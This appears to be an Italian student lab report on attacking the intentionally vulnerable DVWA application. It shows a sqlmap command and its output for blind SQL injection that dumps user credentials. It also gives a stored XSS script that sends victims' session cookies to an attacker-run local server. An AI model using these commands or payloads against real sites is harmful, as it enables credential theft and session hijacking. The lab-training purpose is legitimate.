


PROGETTO SETTIMANA 6

Oggi andremo ad effettuare 2 tipi di attacchi su DVWA.

Il nostro primo obiettivo sarà impadronirci dei dati degli utenti DVWA usando un attacco SQL Injection (blind).

Useremo Burpsuite per aiutarci a fare questo attacco. Apriremo il programma e inizieremo l'intercettazione dei dati fino ad arrivare alla pagina di SQL Injection presente su DVWA. Una volta arrivati alla pagina, copieremo il cookie di sessione da burpsuite. Naturalmente, in tutto questo il livello di sicurezza di DVWA sarà impostato su low.

Una volta preso il nostro cookie di sessione, andremo ad usare il terminale di Kali per eseguire il seguente comando:




```
kali@kali:~$ sqlmap --cookie="PHPSESSID=d00a3f97ec4a88ea8cea20c22292ab; security=low" -u "http://192.168.50.101/dvwa/vulnerabilities/sql_blind/?id=0&Submit=Submit" -p id -D dvwa -T users -C user,password --dump

[10:53:32] [INFO] using suffix '12'
[10:53:34] [INFO] using suffix '0'
[10:54:10] [INFO] using suffix '13'
[10:54:32] [INFO] using suffix '7'
[10:54:57] [INFO] using suffix '11'
[10:55:18] [INFO] using suffix '5'
[10:55:38] [INFO] using suffix '22'
[10:55:56] [INFO] using suffix '23'
[10:56:12] [INFO] using suffix '01'
[10:56:14] [INFO] current status: 22min... \Z
zsh: suspended sqlmap --cookie="PHPSESSID=d00a3f97ec4a88ea8cea20c22292ab; security=low" -u
(kali@kali)~$
$ sqlmap --cookie="PHPSESSID=d00a3f97ec4a88ea8cea20c22292ab; security=low" -u "http://192.168.50.101/dvwa/vulnerabilities/sql_blind/?id=0&Submit=Submit" -p id -D dvwa -T users -C user,password --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:56:18 /2023-11-04/

[10:56:18] [INFO] testing connection to the target URL.
[10:56:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:56:18] [INFO] testing if the target URL content is stable
[10:56:19] [INFO] target URL content is stable
[10:56:19] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
```


Utilizziamo sqlmap, che è un software che effettua in modo automatico la ricerca e il rilevamento delle vulnerabilità SQL. In questo caso, useremo il nostro cookie e l'indirizzo di DVWA della pagina SQL injection per andare a rilevare gli username e gli hash a loro assegnati. Il programma effettua anche la conversione delle hash in chiaro. Il risultato della scansione è il seguente:



Il secondo attacco, invece, prevede il recupero dei cookie di sessione delle vittime usando XSS Stored. Tali cookie andranno inviati ad un server da noi (attaccanti) controllato.


Per fare ciò, andremo a “creare” un server locale, usando il comando Python `-m http.server` ed assegnandogli una porta (nel mio caso 1340).

Una volta creato il server, torneremo su DVWA nella pagina relativa a XSS Stored. Andiamo a dare un nome allo script che useremo per eseguire l'attacco. Una volta che andiamo a scrivere lo script, però, possiamo notare che la casella “messaggio” ha un limite di 50 caratteri. Per far sì che il nostro script entri nella casella, andremo ad aumentare i caratteri che tale casella può contenere.



Una volta eseguito questo passaggio, andremo ad inserire il nostro script che sarà il seguente
<script>window.location='127.0.0.1:1340/?cookie=' + document.cookie</script>.

Il risultato che otterremo, sarà il seguente (il terminale riporta il server mentre la finestra di firefox riporta la pagina che ci apparirà ogni volta che proveremo ad andare su XSS Stored, in quanto lo script rimarrà salvato).



Come possiamo notare, i cookie di sessione appaiono nel nostro terminale.